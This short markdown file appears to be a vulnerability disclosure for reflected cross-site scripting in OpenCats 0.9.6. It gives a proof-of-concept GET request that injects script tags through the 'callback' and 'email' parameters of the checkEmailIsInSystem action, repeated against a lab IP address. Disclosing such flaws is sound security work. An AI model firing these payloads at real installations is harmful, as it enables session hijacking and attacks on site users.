hansmach1ne Create XSS_in_checkEmail.md History

1 contributor


11 lines (8 sloc) | 547 Bytes

Cross Site Scripting vulnerability in the OpenCats 'email' parameter of Check Email functionality

OpenCats version 0.9.6 PHP7.2 suffers from reflected XSS vulnerability. This allows attackers arbitrary JavaScript injection, which compromises secure session between client and server.

PoC

```
GET /index.php?m=toolbar&callback=
<script>alert`xss`</script>&a=checkEmailIsInSystem&email=
<script>alert(document.domain)</script>
```


192.168.203.135/opencats/
192.168.203.135/opencats/index.php?m=toolbar&callback=<script>alert`xss`</script>&a=checkEmailIsInSystem&email=<script>alert(document.domain)</script>
192.168.203.135
192.168.203.135
OK